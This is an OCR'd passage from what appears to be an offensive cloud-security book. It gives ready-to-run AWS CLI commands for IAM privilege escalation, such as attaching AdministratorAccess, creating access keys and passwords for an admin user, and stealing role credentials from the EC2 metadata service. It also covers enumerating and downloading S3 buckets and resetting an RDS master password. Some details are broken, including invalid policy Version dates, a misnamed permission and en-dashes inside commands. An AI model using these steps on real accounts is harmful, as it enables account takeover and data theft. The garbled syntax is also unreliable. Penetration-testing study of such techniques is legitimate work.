


I won't go into the details of phishing as all of that is out of the scope of this book. However, if you are interested in this topic there are plenty of blogs, or videos that explain how phishing is done.

Privilege Escalation

Once you have access to a cloud user you need to see if you can escalate your privileges. In the cloud privilege escalation is done via the IAM and is typically caused by users having certain permissions set. In AWS there are 21 publicly known IAM permissions which can be used for privilege escalation.

- https://rhinosecuritylabs.com/aws/aws-privilege-escalation-methods-mitigation/



iam:CreatePolicyVersion

The *iam:CreatePolicyVersion* permission allows users to create a new version of an existing policy. As shown in the policy below the *iam:CreatePolicyVersion* permission is set on all policies.

```
{
    "Version": "2000-01-01",
    "Statement": [
        {
            "Sid": "ghostlulz_sid",
            "Effect": "Allow",
            "Action": "iam:CreatePolicyVersion",
            "Resource": "arn:aws:iam::*:policy/*"
        }
    ]
}
```

If you have a policy attached to your user you can change the “Action” to “*” and the “Resource” to “*” which would give you access to everything as shown below:

```
{
    "Version": "2000-01-01",
    "Statement": [
        {
            "Sid": "ghostlulz_sid",
            "Effect": "Allow",
            "Action": "*",
            "Resource": "*"
        }
    ]
}
```

Finally you can use the following command to update your policy giving you admin level access:

- ***aws iam create-policy-version –policy-arn target_policy_arn –policy-document file://path/to/administrator/policy.json –set-as-default***

iam:SetDefaultPolicyVersion2

If an administrator accidently gave a policy too many privileges they might update the policy with a version with less permissions. A user with iam:SetDefaultPolicyVersion2 can pick which version of the policy is active. This allows the user to potentially escalate their privileges by activating an old version of a policy with higher permissions. For example if version 1 of a policy has higher permissions than version 2 we could rollback the policy to version 1 giving that user higher permissions as shown below:

- ***aws iam set-default-policy-version --policy-arn arn:aws:iam::1231124:policy/VulnerablePolicy --version-id v1***

iam:PassRole and ec2:RunInstances

If a user has the PassRole and RunInstances permissions they can escalate privileges to another role. The PassRole permission allows a user the ability to pass a role to another AWS resource. Remember a role can be thought of as a user that resources such as machines can utilize and has its own sets of permissions attached to it. Next the RuneInstances permissions allows us to run resources specifically a virtual machine AKA EC2 instance. An example of a vulnerable policy can be found below:

```
{
    "Version": "2012-00-00",
    "Statement": [
    {
        "Sid": "ghostlulzPrivesc",
        "Effect": "Allow",
        "Action": [
            "iam:PassRole",
            "ec2:RunInstances"
        ],
        "Resource": "*"
    }
  ]
}
```

First you need to find a role you want to escalate too. Once you have the target role you need to spin up an EC2 instance with the target role attached. Finally SSH into the EC2 instance and query the metadata service to steal the target's AWS token. Use the following command to create the EC2 instance with the target role “admin” attached:

- ***aws ec2 run-instances --image-id ami-1de55d875628d2fe0 --instance-type t2.micro --iam-instance-profile Name=admin --key-name "Public" --security-group-ids sg-c91s2ae8 --region us-east-1***

```
  __| __|_ )
    _| ( / Amazon Linux 2 AMI
    ___|\___|___|

https://aws.amazon.com/amazon-linux-2/
[ec2-user@ip-172-31-57-71 ~]$ curl http://169.254.169.254/
latest/meta-data/iam/securitycredentials/admin

{
   "Code" : "Success",
   "LastUpdated" : "2021-01-16T01:22:27Z",
   "Type" : "AWS-HMAC",
   "AccessKeyId" : "[REDACTED]",
   "SecretAccessKey" : "[REDACTED]",
   "Token" : "[REDACTED]",
   "Expiration" : "2021-01-16T01:22:27Z"
}
```

It may take a few minutes for the instance to spin up but once it does you can SSH into and hit the metadata service as shown above. Once you have the target role token you can do whatever you want as the role.

iam:CreateAccessKey

The iam:CreateAccessKey permission can be used to create access keys for other users. Access keys act as credentials and can be used to issue commands as the user. If the resource section of the policy is set to "*" while having this permission set we could essentially compromise every user in the environment.

- ***aws iam create-access-key --user-name admin***

As shown above we created an access key for the admin user. All we have to do is import the access key and we are ready to go.

iam:CreateLoginProfile

The iam:CreateLoginProfile permission is used to create a console password for a user who doesn't have one set already. Having this permission allows an attacker the ability to create a password for the target which can be used to login via the console.

- ***aws iam create-login-profile --user-name admin --password Password123! --no-password-reset-required***

iam:UpdateLoginProfile

Similar to iam:CreateLoginProfile, iam:UpdateLoginProfile allows us to set a console password for a user. The only difference is that the user must already have a console password set up.

- ***aws iam update-login-profile --user-name admin --password Password234! --no-password-reset-required***

iam:AttachUserPolicy

The iam:AttachUserPolicy permission gives users the ability to attach policies to users.If this permission is attached to your user you could potentially attach the AWS managed AdministratorAccess policy to your account giving you admin permissions to the cloud environment.

- ***aws iam attach-user-policy --user-name target_username --policy-arn arn:aws:iam::aws:policy/AdministratorAccess***

iam:AttachGroupPolicy

The iam:AttachGroupPolicy permission works the same as iam:AttachUserPolicy except you attach the policy to a group instead of a user. Just make sure you're a part of the group you attach the policy to.

- ***aws iam attach-group-policy --group-name target_group --policy-arn arn:aws:iam::aws:policy/AdministratorAccess***

iam:AttachRolePolicy

Again the iam:AttachRolePolicy permission works the same as iam:AttachUserPolicy and iam:AttachGroupPolicy except you attach the policy to a role. Just make sure your user has the ability to impersonate that role.

- ***aws iam attach-role-policy --role-name target_role --policy-arn arn:aws:iam::aws:policy/AdministratorAccess***

iam:PutUserPolicy

This permission allows you to create or update an inline policy. If this permission is set an attacker could leverage it to add a policy with access admin level access as shown below:

```
{
    "Version": "2000-01-01",
    "Statement": [
        {
            "Sid": "ghostlulz_sid",
            "Effect": "Allow",
            "Action": "*",
            "Resource": "*"
        }
    ]
}
```

Next use the following command to add that to the target user as an inline policy. Once executed that user should have admin level access to the cloud environment.

- **aws iam put-user-policy –user-name TARGET_USER –policy-name my_inline_policy –policy-document ./ADMIN_POLICY_TO_ADD.json**

iam:PutGroupPolicy

This policy is very similar to the iam:PutUserPolicy permission except this allows you to add/update inline policies to groups instead of users. Again you need to create a policy

that has admin level access and add it as an inline policy to a group your user has access to.

- **aws iam put-group-policy –group-name GROUP_NAME –policy-name group_inline_policy –policy-document ./ADMIN_POLICY_TO_ADD.json**

iam:PutRolePolicy

Again this permission is very similar to iam:PutUserPolicy and iam:PutGroupPolicy. The only difference is that this lets you add/update an inline policy for a role. Create an admin level policy and add it to a Role you can assume.

- **aws iam put-role-policy –role-name ROLE_NAME –policy-name role_inline_policy –policy-document ./ADMIN_POLICY_TO_ADD.json**


iam:AddUserToGroup

This role allows you to add users to groups. This can be abused by an attacker by adding their user to a group that has higher permissions. If there is a group with admin level permissions try adding your user to it, if successful your user should also have admin level permissions.

- **aws iam add-user-to-group –group-name GROUP_NAME –user-name USER_NAME**

Enumeration

Once you have access to a cloud account you need to figure out what resources your user has permissions to interact with. AWS has hundreds of services so we can't cover everything but you should at least be familiar with the basic ones.



S3 Buckets

I'm sure you have heard of S3 buckets but if you haven't it is a public cloud storage resource used to store files and other objects. As an attacker this is definitely something you want to look for as it has the potential to house sensitive data.

- **aws s3api list-buckets**

```
(base) jokers-MacBook-Pro:configs joker$ aws s3api list-buckets
{
    "Buckets": [
        {
            "Name": "aws-cloudtrail-logs-[redacted]",
            "CreationDate": "2021-11-12T16:52:51+00:00"
        },
        {
            "Name": "elasticbeanstalk-us-[redacted]",
            "CreationDate": "2021-05-19T15:04:24+00:00"
        },
        {
            "Name": "[redacted]",
            "CreationDate": "2021-08-03T16:53:52+00:00"
        }
    ],
    "Owner": {
        "DisplayName": "alex.thomas",
        "ID": "[redacted]"
    }
}
(base) jokers-MacBook-Pro:configs joker$
```

As shown above we are able to list all the S3 buckets in the cloud environment. However, in some cases you may have access to an S3 bucket but be missing the permission or policy necessary to list the names of S3 buckets. In that case you would have to be able to guess or bruteforce the name of the S3 bucket you have access to.

Once you know the name of an S3 bucket you can view its contents by issuing the following CLI command:

- **aws s3 ls YOUR_BUCKET**

This will list out all the files and folders in your bucket. To download a file you can issue the “cp” command as shown below:

- **aws s3 cp s3://YOUR_BUCKET/file.txt file.txt**

As shown above we are downloading the text file “file.txt” to our local system. You could also download the entire S3 bucket using the command below:

- **aws s3 sync s3://YOUR_BUCKET .**

Virtual Machines

AWS has several types of virtual machines but the most popular one is the Elastic Compute Cloud(EC2). You can use Amazon EC2 to launch as many or as few virtual servers as you need, configure security and networking, and manage storage.

- **aws ec2 describe-instances**

```
(base) jokers-MacBook-Pro:configs joker$ aws ec2 describe-instances
{
    "Reservations": [
        {
            "Groups": [],
            "Instances": [
                {
                    "AmiLaunchIndex": 0,
                    "ImageId": "ami-09d01d468[redacted>",
                    "InstanceId": "i-06f0ad51[redacted>",
                    "InstanceType": "t3.medium",
                    "KeyName": "[redacted]<p",
                    "LaunchTime": "2021-06-23T03:07:42+00:00",
                    "Monitoring": {
                        "State": "disabled"
                    },
                    "Placement": {
                        "AvailabilityZone": "us-east-1a",
                        "GroupName": "",
                        "Tenancy": "default"
                    },
                    "PrivateDnsName": "ip-172-[redacted]nternal",
                    "PrivateIpAddress": "172.[redacted]",
                    "ProductCodes": [],
                    "PublicDnsName": "ec2-1[redacted]ompute-1.amazonaws.com",
                    "PublicIpAddress": "[redacted]",
                    "State": {
                        "Code": 16,
                        "Name": "running"
                    },
```

As shown in the image above the **aws ec2 describe-instances** command returns a list of EC2 instances and their related information such as its IP address, instanceid, name,


and much more. The above returns a lot of information but you can filter down the output using the built in JSON parser via the –query argument.

- **aws ec2 describe-instances --query "Reservations[*].Instances[*].{PublicIP:PublicIpAddress,Name:Tags[?Key=='Name']|[0].Value,Status:State.Name}"**

As you can see in the image above the returned results are much easier to read. EC2 instances are used to run all kinds of things such as websites, databases, kubernetes clusters, and nearly everything else.

Databases

As an attacker gaining access to the company's database is a gold mine. Databases hold all kinds of interesting things such as usernames and passwords. Depending on the technical requirements there may be several different kinds of databases running in an environment.



AWS has services to handle everything but we will focus on the “Amazon RDS” service which is hosting a MySql database. To get a list of the running databases run the following command:

- **aws rds describe-db-instances**

```
(base) jokers-MacBook-Pro:~ joker$ aws rds describe-db-instances
{
    "DBInstances": [
        {
            "DBInstanceIdentifier": "db-staging",
            "DBInstanceClass": "db.m5.large",
            "Engine": "mysql",
            "DBInstanceStatus": "available",
            "MasterUsername": '[redacted]
            "DBName": "query",
            "Endpoint": {
                "Address": '[redacted]
                "Port": 3306,
                "HostedZoneId": [redacted]
            },
```

As you can see above we get some information about each of the running databases. One of the fields returned is the address and root user. If the address is a publicly facing URL you could use that with the root user to launch a brute force attack.

Depending on your permissions you may be able to reset the master password. This can be accomplished with the following command:

- **aws rds modify-db-instance --db-instance-identifier INSTANCE_NAME --master-user-password NEWPASSWORD --apply-immediately**

After you reset the master password you can login to the database and download everything. However, changing the root password will definitely set off the alarms and you may break any applications using that account, so be careful when doing this.

Elastic BeanStalk

